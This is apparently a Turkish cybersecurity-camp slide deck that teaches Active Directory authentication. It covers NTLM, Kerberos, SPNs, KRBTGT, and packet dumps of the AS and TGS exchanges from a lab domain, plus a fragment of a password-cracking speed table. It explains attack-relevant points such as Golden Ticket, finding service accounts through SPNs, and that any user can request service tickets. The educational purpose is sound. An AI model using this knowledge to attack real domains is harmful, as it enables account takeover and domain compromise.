RAR3-hp		20.84 MH/s	Instant	6 mins 12 secs	9 hrs 47 mins	1 mo 1 wk	10 yrs 1 mo	958 yrs 2 mos	91.1 mil	8652.3 mil	821972.3 mil	78087367.8 mil
KeePass 1 (AES/Twofish) and KeePass 2 (AES)		17.8 MH/s	Instant	7 mins 15 secs	11 hrs 28 mins	1 mo 2 wks	11 yrs 9 mos	1.1 mil	106.7 mil	10131.9 mil	962529.5 mil	91440305.8 mil
bcrypt \$2*\$, Blowfish (Unix)		11.37 MH/s	Instant	11 mins 21 secs	17 hrs 57 mins	2 mos 1 wk	18 yrs 5 mos	1.8 mil	167 mil	15860.3 mil	1506727.9 mil	143139150.9 mil
Bitcoin/Litecoin wallet.dat		3.55 MH/s	Instant	36 mins 18 secs	2 days 9 hrs	7 mos 2 wks	59 yrs 1 mo	5.6 mil	534.1 mil	50743.7 mil	4820655.6 mil	457962282.7 mil



Kimlik Doğrulama Protokollerİ

Active Directory Temelleri

- Active Directory ortamında kimlik doğrulama amacıyla çoğunlukla NTLM ve Kerberos protokollerini kullanılmaktadır.
- NTLM protokolü hem lokal hem de domain bazında kimlik doğrulama için kullanılabilir. **Fakat Kerberos kimlik doğrulama için Domain Controller sunucusuna erişim gereklidir.**
- NTLM protokolü üzerinde çeşitli güvenlik eksiklikleri bulunmakta ve kullanılmaması önerilmektedir. Fakat bağımlılıklardan dolayı kullanımı hala devam etmektedir.
- Bu protokollerin asıl amacı **ağ üzerinden herhangi bir parola verisi göndermeden kimlik doğrulama** yapabilmektir.



Service Principal Name

Active Directory Temelleri

- Service Principal Name (SPN) değerleri objeler üzerinde bulunmakta ve objenin hangi servisi yönettiğini göstermektedir.
- Kerberos protokolünde servise erişim sırasında ve kontroller sırasında bu değer kullanılmaktadır.
- SPN değeri aşağıdaki formatlar olabilmektedir.
 - {Service Name} / {Host FQDN or NETBIOS Name} / {Port} / {Instance Name}
 - MSSQLSVC/SQLSRV01.fslab.local:1433:instance
 - MSSQLSVC/SQLSRV01.fslab.local:1433
 - MSSQLSVC/SQLSRV01.fslab.local
 - MSSQLSVC/SQLSRV01

```
PS C:\Users\Administrator> setspn.exe -q /*  
Checking domain DC=fslab,DC=local  
CN=DC,OU=Domain Controllers,DC=fslab,DC=local  
TERMSRV/DC  
TERMSRV/dc.fslab.local  
GC/dc.fslab.local/fslab.local  
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/dc.fslab.local  
ldap/dc.fslab.local/ForestDnsZones.fslab.local  
ldap/dc.fslab.local/DomainDnsZones.fslab.local  
DNS/dc.fslab.local  
RestrictedKrbHost/dc.fslab.local  
RestrictedKrbHost/DC  
RPC/fd8263c9-ecaa-43ec-af47-c8ca40f9bf8a._msdcs.fslab.local  
HOST/DC/FSLAB  
HOST/dc.fslab.local/FSLAB  
HOST/DC  
HOST/dc.fslab.local  
HOST/dc.fslab.local/fslab.local  
E3514235-4B06-11D1-AB04-00C04FC2DCD2/fd8263c9-ecaa-43ec-af47-c8ca40f9bf8a/fslab.local  
ldap/DC/FSLAB  
ldap/fd8263c9-ecaa-43ec-af47-c8ca40f9bf8a._msdcs.fslab.local  
ldap/dc.fslab.local/FSLAB  
ldap/DC  
ldap/dc.fslab.local  
ldap/dc.fslab.local/fslab.local  
CN=krbtgt,CN=Users,DC=fslab,DC=local  
kadmin/changepw  
CN=WS02,CN=Computers,DC=fslab,DC=local  
TERMSRV/WS02  
TERMSRV/ws02.fslab.local  
E3514235-4B06-11D1-AB04-00C04FC2DCD2/ceb3aca8-a258-46ce-9d95-abb40eb6eada/fslab.local  
WSMAN/ws02  
WSMAN/ws02.fslab.local  
CIFS/WS02  
RestrictedKrbHost/WS02  
HOST/W02  
RestrictedKrbHost/ws02.fslab.local  
HOST/ws02.fslab.local  
CN=mssql1.admin,CN=Users,DC=fslab,DC=local  
MSSQLSVC/ws02.fslab.local  
CN=srvacc,CN=Managed Service Accounts,DC=fslab,DC=local  
IISSRV02/ws01.fslab.local  
CN=srvacc1,CN=Managed Service Accounts,DC=fslab,DC=local  
MSSQLSVC2/ws02.fslab.local  
CN=TSTWVIR1000000,OU=TST,OU=Stage,DC=fslab,DC=local  
HOST/TSTWVIR1000000  
CN=SECWDBAS1000000,OU=Devices,OU=OGC,OU=Tier 1,DC=fslab,DC=local  
HOST/SECWDBAS1000000  
CN=TSTWAPPS1000001,OU=Devices,OU=G00,OU=Tier 1,DC=fslab,DC=local  
HOST/TSTWAPPS1000001  
CN=TSTWAPPS1000002,OU=Devices,OU=SEC,OU=Tier 2,DC=fslab,DC=local  
HOST/TSTWAPPS1000002
```



Önemli Not – Kerberos SPN Kullanımı

Active Directory Temelleri

- Kerberos protokolünde servislere erişim için SPN bilgisinin kullanımı zorunludur.
- Bu nedenle Kerberos protokolü IP ile çalışmamaktadır. Kerberos protokolü ile işlem yapılması isteniyorsa kaynağına hostname ile erişilmesi gerekmektedir.
- SPN bilgileri objelerin ServicePrincipalNames attributunda tutulmaktadır.



Önemli Not – Kerberos SPN Kullanımı

Active Directory Temelleri


- SPN bilgileri objelerin **ServicePrincipalNames** attributunda tutulmaktadır.
- Bu attribute kullanılarak servis hesapları tespit edilebilmektedir.



Kerberos

Active Directory Temelleri


- Kerberos protokolü Active Directory altyapısının çalışabilmesi için gerekli ana kimlik doğrulama protokolüdür.
- DC üzerinde 88 numaralı portta çalışmaktadır.
- Protokolün çalışma sürecinde 3 taraf bulunmaktadır.
 - **İstemci (Client)**: Bir sunucuya/servise erişmek için Kerberos kimlik doğrulama işlemini başlatır.
 - **Sunucu (Server)**: Servisin üzerinde çalıştığı sunucudur. Kerberos protokolü sonucu istenen hizmeti sunmaktadır.
 - **KDC (Key Distribution Center)**
 - AS (Authentication Service)
 - TGS (Ticket Granting Service)



Kerberos

Active Directory Temelleri


- **KDC (Key Distribution Center)**: Kerberos protokolü sırasında gerekli doğrulama işlemlerini ve bilet (ticket) üretmek işlemini yapan servistir.
- **AS (Authentication Server)**: Kerberos'u başlatan istemcinin kimliğinin doğru olup olmadığını kontrol etmektedir.
- Bu servis doğrulama işlemini yaparken DC üzerindeki veritabanını kullanmaktadır. Bu veri tabanı içerisinde tüm objelerin parola özeti (NTHash) bulunmaktadır.
- **TGS (Ticket Granting Service)**: Kerberos sürecinde biletlerin oluşturulmasını ve doğrulanmasını sağlayan servistir.



Kerberos

Active Directory Temelleri

- **KRBTGT:** Kerberos protokolünü ve KDC servisini yöneten kullanıcı hesabıdır.
- Kerberos sırasında kullanılan biletlerin bir kısmı bu hesabın parola özeti ile şifrelenmektedir.
- Eğer bu hesabın parola özeti ele geçirilebilirse domain ortamındaki tüm hesaplar için ticket oluşturulabilmektedir. Bu sayede domain ortamı ele geçirilmiş olur.
- Bu saldırı yöntemi Golden Ticket olarak adlandırılmaktadır.



Önemli Not – Kerberos Authorization

Active Directory Temelleri


- Protokol sadece kimlik doğrulama (Authentication) amacıyla kullanılmaktadır.
- Yetkilendirme (Authorization) aşamasında kullanılmamaktadır.
- Protokol yetkilendirmeye yönelik veriler taşısa da yetkilendirme işlevi servisler tarafından farklı yöntemlerle gerçekleştirilmektedir.



Kerberos – AS-REQ

Active Directory Temelleri

- Kullanıcının KDC üzerinde kimliğinin doğrulanması için yapılan ilk istektir.
- Paket içerisindeki kullanıcı adı, krbtgt SPN değeri ve nonce değeri açık bir şekilde gönderilmektedir.
- Zaman damgası (timestamp) değeri ise istemcinin parola özeti ile şifrelenmektedir.
- AS şifreli zaman damgasının şifresini çözer ve diğer bilgileri de kullanarak bir doğrulama gerçekleştirir.



Kerberos – AS-REQ

Active Directory Temelleri

```
✓ Kerberos
  > Record Mark: 312 bytes
  ✓ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ✓ padata: 2 items
      ✓ PA-DATA pa-ENC-TIMESTAMP
        ✓ padata-type: pa-ENC-TIMESTAMP (2)
        ✓ padata-value: 3041a003020112a23a0438a59bfac7578c7353fe4c7a0915d5836b17037068e46b211dd0...
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          cipher: a59bfac7578c7353fe4c7a0915d5836b17037068e46b211dd0b877680a74619a3f5c4df0...
      ✓ PA-DATA pa-PAC-REQUEST
        ✓ padata-type: pa-PAC-REQUEST (128)
        ✓ padata-value: 3005a0030101ff
          include-pac: True
    ✓ req-body
      Padding: 0
      > kdc-options: 40810010
      ✓ cname
        name-type: KRB5-NT-PRINCIPAL (1)
        ✓ cname-string: 1 item
          CNameString: Administrator
        realm: FSLAB.LOCAL
      ✓ sname
        name-type: KRB5-NT-SRV-INST (2)
        ✓ sname-string: 2 items
          SNameString: krbtgt
          SNameString: FSLAB.LOCAL
        till: 2037-09-13 02:48:05 (UTC)
        rtime: 2037-09-13 02:48:05 (UTC)
        nonce: 861751503
      > etype: 6 items
      > addresses: 1 item WS01<20>
```

The diagram illustrates three specific fields highlighted with red boxes:

- 1**: Points to the `padata` section under `PA-DATA pa-ENC-TIMESTAMP`, which contains the timestamp value.
- 2**: Points to the `cname` section under `req-body`, which contains the principal name (`Administrator`) and realm (`FSLAB.LOCAL`).
- 3**: Points to the `sname` section under `req-body`, which contains the service name (`krbtgt`) and realm (`FSLAB.LOCAL`).



Önemli Not – Kerberos Zaman Konfigürasyonu

Active Directory Temelleri


- Zaman damgası değeri kontrolü sayesinde Packet Replay saldırısının önüne geçilmiş olur.
- Bu zaman aralıkları GPO ile konfigüre edilebilmektedir.
- AS-REQ paketi varsayılan olarak en geç 5 dakika içerisinde gönderilmelidir. Eğer 5 dakika sonra gönderilirse veya DC ile client arasında 5 dakikadan fazla bir zaman farkı bulunuyorsa hata mesajı alınacaktır. (TIME_SKEW)



Kerberos – AS-REP

Active Directory Temelleri

- KDC istemciden gelen AS-REQ isteğini doğrularsa istemciye AS-REP isteği ile birlikte TGT (Ticket Granting Ticket) adlı bilet ve Session Key değeri göndermektedir.
- İstemci daha sonra bu bilet kullanarak farklı biletleri oluşturabilecektir.
- AS-REP içerisindeki TGT krbtgt hesabının parola özeti ile şifrelenmiştir.
- Session Key değerini ve diğer bilgileri içeren kısmı ise istemcinin parola özeti ile şifrelenmiştir.
- Bu sayede istemci Session Key değerini elde edebilecek fakat TGT biletini deşifre edemeyecektir.



Kerberos – AS-REP

Kimlik Doğrulama Protokolleri

```
▼ Kerberos
  > Record Mark: 1583 bytes
  ▼ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    ▼ padata: 1 item
      ▼ PA-DATA pA-ETYPE-INFO2
        ▼ padata-type: pA-ETYPE-INFO2 (19)
          ▼ padata-value: 30233021a003020112a11a1b1846534c41422e4c4f43414c41646d696e6973747261746f...
            ▼ ETYPE-INFO2-ENTRY
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              salt: FSLAB.LOCALAdministrator
    crealm: FSLAB.LOCAL
    > cname
    ▼ ticket
      tkt-vno: 5
      realm: FSLAB.LOCAL
      ▼ sname
        name-type: KRB5-NT-SRV-INST (2)
        ▼ sname-string: 2 items
          SNameString: krbtgt
          SNameString: FSLAB.LOCAL
      ▼ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher: 4e774671c71a87599fb1a75519505f35bc0cde0bd15a3c7236a5193aca400ffa855420a8...
    ▼ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
      cipher: cc4ee08761f92a377de0cb5abd0e3b6b960bda2833afc7e142480f4a614ad7af6d7490b2...
```

1


2



Kerberos – TGS-REQ

Active Directory Temelleri

- İstemci TGT değerini elde ettikten sonra erişmek istediği servis için gerekli biletini alması gerekmektedir.
- Bu biletini almak için KDC'ye TGS-REQ isteğini göndermektedir. Bu istek içerisinde SPN ve nonce değerli açık bir şekilde, istemci adı ve zaman damgası da Session Key ile şifreli bir şekilde gönderilirmektedir.
- TGT ise aynı şekilde bu pakete eklenmektedir.
- TGS servisi Session Key değeri ile istemci adı ve zaman dammasını deşifre ederek doğrular.



Kerberos – TGS-REQ

Active Directory Temelleri

```
▼ Kerberos
  > Record Mark: 1626 bytes
  ▼ tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    ▼ padata: 2 items
      ▼ PA-DATA pA-TGS-REQ
        ▼ padata-type: pa-TGS-REQ (1)
          ▼ padata-value: 6e82051730820513a003020105a10302010ea2070305000000000a382045d6182045930...
            ▼ ap-req
              pvno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
            > ap-options: 00000000
              ▼ ticket
                tkt-vno: 5
                realm: FSLAB.LOCAL
                ▼ sname
                  name-type: kRB5-NT-SRV-INST (2)
                  ▼ sname-string: 2 items
                    SNameString: krbtgt
                    SNameString: FSLAB.LOCAL
                ▼ enc-part
                  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  kvno: 2
                  cipher: 4e774671c71a87599fb1a75519505f35bc0cd0bd15a3c7236a5193aca400ffa855420a8...
                ▼ authenticator
                  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  cipher: b16bb2551b69860d10c1971f878250a9f349ac57f8e19470f14b6aaafad04dee76f2641c1...
        > PA-DATA pA-PAC-OPTIONS
    ▼ req-body
      Padding: 0
      > kdc-options: 40810000
      realm: FSLAB.LOCAL
      ▼ sname
        name-type: kRB5-NT-SRV-INST (2)
        ▼ sname-string: 2 items
          SNameString: cifs
          SNameString: dc
        till: 2037-09-13 02:48:05 (UTC)
        nonce: 861751540
      > etype: 5 items
      ▼ enc-authorization-data
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        cipher: 2c39ab1b5c877a486ce251fde873dbca0a587b5d9ba6ea9f6510b8fc75af580aaee328ce...
```

The diagram illustrates four specific sections of the Kerberos TGS-REQ message structure, each highlighted by a red rectangle and numbered 1 through 4:


- 1**: Points to the `ticket` section, which contains the service principal name (SPN) information for the target service.
- 2**: Points to the `authenticator` section, which contains the service's response to the client's initial request.
- 3**: Points to the `sname` section in the `req-body`, which specifies the client's SPN.
- 4**: Points to the `enc-authorization-data` section, which contains the encrypted authorization data used for session key exchange.



Kerberos – TGS-REP

Active Directory Temelleri

- KDC istemciden gelen TGS-REQ isteği doğruladıktan sonra istemciye erişmek istediği servise ait biletini (ST) içeren TGS-REP paketini göndermektedir.
- Paket içerisindeki ST bilet servisi yöneten kullanıcıya ait parola özeti ile şifrelenmektedir.
- ST'ye ait diğer veriler ve Service Session Key değeri ise daha önce elde edilen Session Key ile şifrelenmektedir.
- Bu sayede istemci ST biletini okuyamayacak fakat Service Session Key değerini elde edebilecektir.



Kerberos – TGS-REP

Active Directory Temelleri

```
✓ Kerberos
  > Record Mark: 1621 bytes
    ✓ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: FSLAB.LOCAL
      ✓ cname
        name-type: kRB5-NT-PRINCIPAL (1)
        ✓ cname-string: 1 item
          CNameString: Administrator
      ✓ ticket
        tkt-vno: 5
        realm: FSLAB.LOCAL
        ✓ sname
          name-type: kRB5-NT-SRV-INST (2)
          ✓ sname-string: 2 items
            SNameString: cifs
            SNameString: dc
        ✓ enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 5
          cipher: 25cf1e6e74c6dce08823843faa515058ed759e8d916db1072e31bd97bb759164ae922be5...
      ✓ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        cipher: 227f189f0b4d8a7761110b9329f2b8f6af047ea7b2e46050552a278d613dd6205fdfa77e...
```

The diagram shows a hierarchical tree structure of a Kerberos message. A red rectangular box labeled '1' highlights the 'ticket' node and its children: 'tkt-vno', 'realm', 'sname', and 'enc-part'. Another red rectangular box labeled '2' highlights the second 'enc-part' node at the bottom of the tree.



Önemli Not – Active Directory Hesapları

Active Directory Temelleri

- Active Directory ortamında hesap kelimesi hem kullanıcılar (user) hem de bilgisayarlar (computer) için kullanılmaktadır.
- Yani bir servisi kullanıcı hesabı yönetebileceği gibi bilgisayar hesapları da yönetebilmektedir.



SİBER GÜVENLİK YAZ KAMPI

Önemli Not – TGS-REP ve Authorization

Active Directory Temelleri

- Bu aşamada yetkilendirme için herhangi bir doğrulama yapılmamaktadır.
- Bu nedenle ortamdaki tüm kullanıcılar tüm servisler için TGS-REP biletini elde edebilirler.




SİBER GÜVENLİK YAZ KAMPI

Kerberos – AP-REQ

Active Directory Temelleri

